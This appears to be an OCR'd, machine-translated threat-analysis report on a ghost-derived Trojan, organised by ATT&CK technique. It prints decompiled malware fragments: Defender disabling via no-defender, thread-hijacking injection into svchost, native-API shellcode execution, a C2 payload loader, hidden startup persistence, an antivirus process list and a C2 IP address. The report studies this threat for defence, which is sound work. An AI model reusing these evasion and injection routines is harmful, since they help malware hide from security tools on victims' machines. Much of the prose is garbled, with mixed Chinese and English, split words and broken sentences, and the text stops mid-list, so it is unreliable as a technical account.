
- Defender对抗（Impair Defenses：T1562）

Technical point analysis (based on Tencent Yuanbao generation)

The Trojan "Avast"triggers the system to force the closure of Defender's mechanism a false antivirus software (such as "Avast") Windows Defender. Some Trojans also create self-starting items to ensure that the system continues to reside and maintain Defender shutdown

For example, the following adversarial strategy: Perform no-defender counter-weapons when it is detected that the current system is equipped with Defender protection. No-defender is publicly released by security research es3n1n, and security researchers have analyzed the logic of Defender's undisclosed third-party security services to take over the business through the reverse Avast security software interface, and write modules to achieve indirect shutdown of the Defender function. Due to the impact of the DMCA policy, the author has deleted the public project on 24/06/08.

```
data:726A26DC                                           ; DATA XREF: sub_72657F40+155↑o
data:726A26F9                   align 4
data:726A26FC aDoneThanksForU db '** done! thanks for using the no-defender project ^^',0
data:726A26FC                                           ; DATA XREF: sub_72657F40:loc_726580F6↑o
data:726A2731                   align 8
data:726A2738 aPleaseDonTForg db '** please don',27h,'t forget to leave a star at https://github.co'
data:726A2738                                           ; DATA XREF: sub_72657F40+1F5↑o
data:726A2773                   db 'm/es3n1n/no-defender',0
data:726A2788 aPleaseDonTRemo db '** please don',27h,'t remove any files from this folder, otherwis'
data:726A2788                                           ; DATA XREF: sub_72657F40+228↑o
data:726A27C3                   db 'e no-defender wouldn',27h,'t be activated after the reboot!',0
data:726A27F9                   align 10h
data:726A2800 aIfYouWishToCha db '** if you wish to change the folder, please de-activate no-defend'
data:726A2800                                           ; DATA XREF: sub_72657F40+251↑o
data:726A2841                   db 'er, change the folder and activate it again',0
data:726A286D                   align 10h
data:726A2870 aToDeActivateTh db '** to de-activate the no-defender please run ',27h,'no_defender.e'
data:726A2870                                           ; DATA XREF: sub_72657F40+27A↑o
```



- Process Injection: Thread Execution Hijacking: T1055.003

Technical point analysis (based on Tencent Yuanbao generation)

The Trojan injects malicious code into the thread context and executes it by suspending the target process thread, modifying its instruction pointer, etc. The role is to bypass process monitoring and use host permission to covertly execute; the purpose is to infiltrate legal processes (such as system services), avoid anti-virus software detection, achieve malicious behaviors such as theft and remote control, and improve the concealment of attacks.

Subsequently, in order to further hide its subsequent malicious functions, the malicious Loader will enable the svchost system service process twice, and inject shellcode into the internal, and inject two core function modules (GUARD daemon, backdoor C2 communication module) into the disguised system svchost process to execute.

```
  }
  else if ( !CreateProcessA(
              "C:\\Windows\\System32\\svchost.exe",
              (LPSTR)" -k netsvcs",
              0,
              0,
              0,
              4u,
              0,
              0,
              &StartupInfo,
              &ProcessInformation) )
  {
    return 0;
  }
  v7 = 4;
  lpBaseAddress = VirtualAllocEx(ProcessInformation.hProcess, 0, dwSize, 0x3000u, 0x40u);
  if ( lpBaseAddress
    && WriteProcessMemory(ProcessInformation.hProcess, lpBaseAddress, lpBuffer, dwSize, 0)
    && (Context.ContextFlags = 0x10001,
        memset(&Context.Dr0, 0, 0x2C8u),
        GetThreadContext(ProcessInformation.hThread, &Context),
        Context.Eip = (DWORD)lpBaseAddress,
        SetThreadContext(ProcessInformation.hThread, &Context)) )
  {
    if ( a3 )
      sub_7266F190(ProcessInformation.dwProcessId);
    ResumeThread(ProcessInformation.hThread);
    CloseHandle(ProcessInformation.hThread);
    CloseHandle(ProcessInformation.hProcess);
    return ProcessInformation.dwProcessId;
  }
  else
  {
    TerminateProcess(ProcessInformation.hProcess, 0);
    return 0;
  }
}
```

- End-user security product avoidance (Native API: T1106)

Technical point analysis (based on Tencent Yuanbao generation)

Trojans 、implement covert attacks by calling Windows underlying Native NtSetValueKey NtCreateThreadEx NtSetValueKey to bypass conventional API monitoring to directly modify registry keys (such Microsoft\Windowsas HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\ CurrentVersion \ Run implement in-memory file-free injection NtMapViewOfSection NtQuerySystemInformation to hide /process/thread information. This type of API call bypasses the user layer protection mechanism (such as EDR behavior monitoring), which can break through the traditional soft detection logic, and combine the process hollowing (such as hanging svchost..exe into malicious code) and system service hijacking (such as tampering with the BootExecute registry key), forming a deeply hidden persistent attack chain.

而For Tencent computer butler terminal security products，, 对it 使用use the svchost 嘀儡 form to itself，, but through its own process loading execute S hellcode。It is speculated that 该the main reason for this behavior ，the attacker found 在行为that the behavior is monitored in the Tencent computer butler terminal security environment ，and the use of 该this method 进行to prevent circumvention will 会expose its intrusion behavior, resulting in 被being intercepted and cleaned up ，and then taking 了the way of relatively silent 自身itself to load S hellcode.的方式。The code execution process is also an exception ，, not directly calling

the surface layer A P I，, but dynamically 动态referring to the relative underlying 的N T function，, to circumvent some application layer Hook ookdetection.。

```
  v10 = 0;
  v8 = &v10;
  GetModuleFileNameA(0, Filename, 0x104u);
  v5 = sub_72676660(Filename, '.');
  if ( v5 )
    *v5 = 0;                                    // 进程名后缀截断获取非PE配置
  read_decrypt_payload((int)Filename, &payload, (int *)&v8);
  strcpy(v12, "NtAllocateVirtualMemory");
  strcpy(ProcName, "NtWriteVirtualMemory");
  run_paylaod = 0;
  v9 = *v8;
  LibraryA = LoadLibraryA("ntdll.dll");
  pfn_NtWriteVirtualMemory = GetProcAddress(LibraryA, ProcName);
  v1 = LoadLibraryA("ntdll.dll");
  pfn_NtAllocateVirtualMemory = GetProcAddress(v1, v12);
  ((void (__stdcall *)(int, int (**)(void), _DWORD, int *, int, int))pfn_NtAllocateVirtualMemory)(
    -1,
    &run_paylaod,
    0,
    &v9,
    4096,
    64);
  ((void (__stdcall *)(int, int (*)(void), int, int, _DWORD))pfn_NtWriteVirtualMemory)(-1, run_paylaod, payload, *v8, 0);
  result = run_paylaod();                       // runshellcode
  g_memapiisok = 1;
  return result;
}
```

- C 2 载荷Obfuscated Files or Information: T1027)

Technical point analysis (based on Tencent Yuanbao generation)

The Trojan destroys feature recognition by bundling/encrypting the core malicious code (load) (such as specific algorithms such as AES/RSA) and deformation processing (code rearrangement, string substitution, etc.); runtime is only decrypted and executed in memory to avoid detection traces of disk residue. This is through encryption to hide malicious logic, confuse interference with static analysis, making soft, IDS and other tools difficult to identify, and ultimately achieve long-term latent and hidden attacks.


The first shellcode is intended to load remote control C2.

By opening the non-PE malicious load of the same process name (JnitFeoHknuL) in the local same directory, the loop 20 bytes KEY decrypts the shellcode execution, and the key structure information of the JnitFeoHknuL file is as follows:

1:offset: 0 first 4 bytes to store the malicious load size.

2:offset: 24-43 bytes to store 20 bytes decryption KEY.

3: Offset: 44 bytes start storing encrypted payload content.



After the execution of shellcode, combined with the LZ77 decompression algorithm, finally decrypts the complete C2 tool memory correction and execute.

```
  sub_CD(v11);                                  // peb-ldr-init api
  v0 = sub_B0();                                // 0xFF45F000 重定位
  v15 = 0;                                      // 初始化返回值 v15 = 0
  v1 = v0 + 0xBA154A;                           // 0x10000054A
  v2 = 0;
  v3 = *(_DWORD *)(v0 + 0xBA1557);              // 100000557-->0x26D
  v4 = *(_DWORD *)(v0 + 0xBA154B);              // 10000054B-->0x75
  payload = v1 + v3;                            // 1000007B7-->7B7  payload
  if ( v4 )
  {
    v10 = *(_DWORD *)(v1 + 5);
    v14 = (int (__cdecl *)(int, _DWORD, int, _DWORD))(v1 + v4);// 1:0000058F
    v6 = v12(0, v10, 4096, 4);
    v7 = v6;
    if ( !v6 )
      return 0;
    v9 = v14(payload, *(_DWORD *)(v1 + 9), v6, *(_DWORD *)(v1 + 5));// LZ77解压
    if ( v9 == -1 || v9 != *(_DWORD *)(v1 + 5) )
    {
      v13(v7, *(_DWORD *)(v1 + 5), 0x4000);     // fix-pe-run
      return 0;
    }
    payload = v7;
    v2 = 1;
  }
  if ( *(_BYTE *)v1 )
    ((void (__cdecl *)(_DWORD, int, int *))sub_1CB)(0, v1 + 0x11, &v15);
  else
    ((void (__cdecl *)(int, _DWORD, int *))sub_1CB)(v1 + 0x11, 0, &v15);
  if ( v2 )
    v13(payload, *(_DWORD *)(v1 + 5), 0x4000);  // fix-pe-run
  return v15;
}
```

命令与控制（Initial Access：TA0011）

- **远程控制（Remote Access Tools：T1219）**

Technical point analysis (based on Tencent Yuanbao generation)

The core of the Trojan's illegal operation through remote control of the host is to establish a hidden remote command channel to achieve long-term control of the target host. First, the Trojan and the control (C2 server) establish an encrypted communication link (such as HTTPS, DNS tunneling) to ensure the concealment of the instruction transmission; second, the control party sends illegal operation instructions (such as stealing sensitive files, formatting disks, hijacking the camera, or launching a DDoS attack), and the Trojan receives and calls the system API execution, which is disguised as normal process behavior (such as

using the legitimate process memory space). Such technologies allow attackers to break through physical limitations and remotely complete illegal activities such as data theft, system destruction or extortion, which seriously threatens host security and data privacy.


The C2 获得的C2backdoor built-in communication address obtained after decompression 为is: 154[.] 23.184.26，, as well as some key C2 grouping, version and other configuration information.

```
::1001F09A              mov     ecx, 212h
::1001F09F              mov     esi, offset a1542318426 ; "154.23.184.26"
::1001F0A4              lea     edi, [esp+0F34h+var_848]
::1001F0AB              push    849h            ; unsigned int
::1001F0B0              rep movsd
::1001F0B2              call    ??2@YAPAXI@Z    ; operator new(uint)
::1001F0B7              mov     ebx, eax
::1001F0B9              mov     ecx, 212h
::1001F0BE              lea     esi, [esp+0F38h+var_848]
::1001F0C5              mov     edi, ebx
::1001F0C7              rep movsd
::1001F0C9              add     esp, 4
::1001F0CC              movsb
::1001F0CD              mov     esi, ds:lstrcpyA
::1001F0D3              push    ebx             ; lpString2
::1001F0D4              push    offset a1542318426 ; "154.23.184.26"
::1001F0D9              call    esi ; lstrcpyA
::1001F0DB              lea     eax, [ebx+12Ch]
::1001F0E1              push    eax             ; lpString2
::1001F0E2              push    offset a1542318426_0 ; "154.23.184.26"
::1001F0E7              call    esi ; lstrcpyA
::1001F0E9              lea     ecx, [ebx+260h]
::1001F0EF              push    ecx             ; lpString2
::1001F0F0              push    offset aDefault ; "Default"
::1001F0F5              call    esi ; lstrcpyA
::1001F0F7              lea     edx, [ebx+292h]
::1001F0FD              push    edx             ; lpString2
::1001F0FE              push    offset a10      ; "1.0"
::1001F103              call    esi ; lstrcpyA
::1001F105              lea     eax, [ebx+2B2h]
::1001F10B              push    eax             ; lpString2
::1001F10C              push    offset ServiceName ; lpString1
::1001F111              call    esi ; lstrcpyA
::1001F113              lea     ecx, [ebx+316h]
::1001F119              push    ecx             ; lpString2
```

The C2 tool itself supports 方式adding service persistence by configuration，, and S tartup directory mapping persistence，, and not currently 并未adding relevant configuration. By 将mapping the Startup directory to \\\..\ a g m k i ss 2 device，, the purpose 实现of achieving the Security Software Boot directory monitoring by pass This method 为此前is the first have disclosed 的关联方式的associated mapping of File Association + Virtual Device Mapping + PendingFileRenameOperations Mechanism) to start 本，the difference is 之处为that this version is not 中并没有using file association and 以及 PendingFileRenameOperations combination operation，和对抗, hidden and effect一些。


```
195       sprintf(&Buffer, Format, byte_10133618, g_config_path);
196       sub_1001E450(ServiceName);
197       sub_1001FFF0(&Buffer, (int)ServiceName, (int)byte_10133386);
198       sub_1001EA80();
199       ExitProcess(0);
200     }
201     if ( g_startup_config )
202     {
203       word_1014109C = 2;
204       sub_1001E450(ServiceName);
205       memset(v47, 0, sizeof(v47));
206       v48 = 0;
207       v49 = 0;
208       if ( ((int (__stdcall *)(_DWORD, _BYTE *, int, _DWORD))pfn_SHGetSpecialFolderPathA)(0, v47, 24, 0) )
209       {
210         Buffer = 0;
211         memset(v42, 0, sizeof(v42));
212         v43 = 0;
213         v44 = 0;
214         strcpy((char *)v15, "%s\\%s");
215         sprintf(&Buffer, (const char *const)v15, v47, g_config_path);
216         if ( ((int (__stdcall *)(char *))v18[0])(&Buffer) == -1 )
217         {
218           GetModuleFileNameA(0, Filename, 0x104u);
219           strcpy(v22, "\\??\\%s\\%s");
220           sprintf(&Buffer, v22, v47, g_config_path);
221           strcpy((char *)v18, "agmkis2");
222           ((void (__cdecl *)(int, _DWORD *, char *))pfn_DefineDosDeviceA)(1, v18, &Buffer);
223           Sleep(0x64u);
224           strcpy(ModuleName, "\\\\.\\agmkis2");
225           ((void (__cdecl *)(CHAR *, CHAR *, _DWORD))v34[4])(&Name[248], ModuleName, 0);
226           ((void (__cdecl *)(_BYTE *, int))v34[5])(v46, 2);// SetFileAttributesA
227                                                   // FILE_ATTRIBUTE_HIDDEN
228           sub_1001E820(&v17[4]);
229           sprintf((char *const)&MutexAttributes, v12, &v42[255], g_config_path);
230           v13(0, Operation, &MutexAttributes, 0, &v42[255], 10);
231           sub_1001EA80();
232           ExitProcess(0);
233         }
```

The C2 2tools 会collect security software within the system ，to provide intelligence support for their targeted bypass protection policies.



```
:10132D1C                dd offset unk_10133BC8
:10132D20                dd offset a360sdExe     ; "360sd.exe"
:10132D24                dd offset unk_10133BB4
:10132D28                dd offset aKxetrayExe   ; "kxetray.exe"
:10132D2C                dd offset unk_10133B9C
:10132D30                dd offset aKsafetrayExe ; "KSafeTray.exe"
:10132D34                dd offset unk_10133B7C
:10132D38                dd offset aQqpcrtpExe   ; "QQPCRTP.exe"
:10132D3C                dd offset unk_10133B64
:10132D40                dd offset aHipstrayExe  ; "HipsTray.exe"
:10132D44                dd offset unk_10133B4C
:10132D48                dd offset aBaidusdExe   ; "BaiduSd.exe"
:10132D4C                dd offset unk_10133B34
:10132D50                dd offset aBaidusafetrayE ; "baiduSafeTray.exe"
:10132D54                dd offset unk_10133B14
:10132D58                dd offset aKvmonxpExe   ; "KvMonXP.exe"
:10132D5C                dd offset unk_10133B00
:10132D60                dd offset aRavmondExe   ; "RavMonD.exe"
:10132D64                dd offset unk_10133AEC
:10132D68                dd offset aQuhlpsvcExe  ; "QUHLPSVC.EXE"
:10132D6C                dd offset aQuickheal    ; "QuickHeal"
:10132D70                dd offset aMssecessExe  ; "mssecess.exe"
:10132D74                dd offset unk_10133AB8
:10132D78                dd offset aCfpExe       ; "cfp.exe"
:10132D7C                dd offset unk_10133AA4
:10132D80                dd offset aSpiderExe    ; "SPIDer.exe"
:10132D84                dd offset aDrWeb        ; "DR.WEB"
:10132D88                dd offset aAcsExe       ; "acs.exe"
:10132D8C                dd offset aOutpost      ; "Outpost"
:10132D90                dd offset aV3svcExe     ; "V3Svc.exe"
:10132D94                dd offset unk_10133A68
:10132D98                dd offset aAyagentAye   ; "AYAgent.aye"
:10132D9C                dd offset unk_10133A50
:10132DA0                dd offset aAvgwdsvcExe  ; "avgwdsvc.exe"
:10132DA4                dd offset aAvg          ; "AVG"
:10132DA8                dd offset aFSecureExe   ; "f-secure.exe"
:10132DAC                dd offset aFSecure      ; "F-Secure"
:10132DB0                dd offset aAvpExe       ; "avp.exe"
:10132DB4                dd offset unk_10133A10
:10132DB8                dd offset aMcshieldExe  ; "Mcshield.exe"
:10132DBC                dd offset unk_101339F8
:10132DC0                dd offset aEguiExe      ; "egui.exe"
:10132DC4                dd offset aNod32        ; "NOD32"
```

The C2 tool is essentially 为a 的backdoor remote control with a large number of functions，, based on the g h 0 s t magic change. Contains 、、管理、、core features such Shutdown Restart, Proxy Open, Window Management, Browser Configuration Removal, Process Management, File , Keylogger, Screen Monitoring, Mouse Keyboard Simulation.



防御规避（Defense Evasion：TA0005）

- **Rootkit module (Rootkit:T1014)**

  Technical point analysis (based on Tencent Yuanbao generation)

  Rootkit is a highly hidden malware technology, the core function is to hook the system to the underlying system, modify the kernel or driver, etc., to deeply hide the existence of their own and other malicious programs (such as processes, files, registry, etc.), while obtaining system privileges to achieve persistent residence. It is often combined with viruses and Trojans, bypassing traditional security tool detection, and lurking in the target system for a long time, providing attackers with hidden channels for remote control, data theft and other illegal operations, which is a typical "invisible threat" in network security. Typical Rootkit attacks:

  Earth Kurma APT campaign targets governments and telecoms industries in Southeast Asia:

  https://www.trendmicro.com/zh_hk/research/25/d/earth-krma-apt-campaign.html

  LoJax Rootkit（APT28攻击） ：

